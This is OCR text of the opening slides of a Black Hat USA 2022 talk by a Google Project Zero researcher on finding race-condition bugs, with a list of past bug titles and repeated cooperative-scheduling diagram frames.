black hat®
USA 2022

Catch Me If You Can

Ned Williamson @ Google Project Zero

whoami

- Researcher at Google Project Zero since 2020
- Focus on avant-garde fuzzing
- Enjoy low-level research: embedded systems, browser IPC, kernels


Race Condition Bugs are Highly Relevant to Security

- XNU: Flow Divert Race Condition Use After Free (2022)
- XNU: kernel use-after-free in mach_msg (2021)
- Linux: unix GC memory corruption by resurrecting a file reference through RCU (2021)
- Chrome: Data race in HRTFDatabaseLoader::WaitForLoaderThreadCompletion (2021)
- Android NFC: Type confusion due to race condition during tag type change (2021)
- Android Linux: fix binder UAF when releasing todo list (2020)
- Samsung: UAF via missing locking in SEND_FILE_WITH_HEADER handler (2019)
- iOS/macOS: Race in XNU's mk_timer_create_trap() can lead to type confusion (2019)

Problem: They’re Hard to Find

- Currently need static analysis.
- Hard to scale to large codebases.
- Fuzzing usually complements static analysis but doesn’t work here.
    - No determinism.
    - Exponential search space.
- We have observed race conditions in the wild for years (heard of Dirty COW?)

Cooperative Scheduling



Thread 1

PC

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling



Thread 1

PC

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling




Thread 1

instruction
instruction
instruction
yield
instruction
instruction
instruction

Thread 2

instruction
instruction
instruction
instruction
instruction
instruction
instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

PC

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC → scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

PC

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

PC

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Cooperative Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

PC

instruction

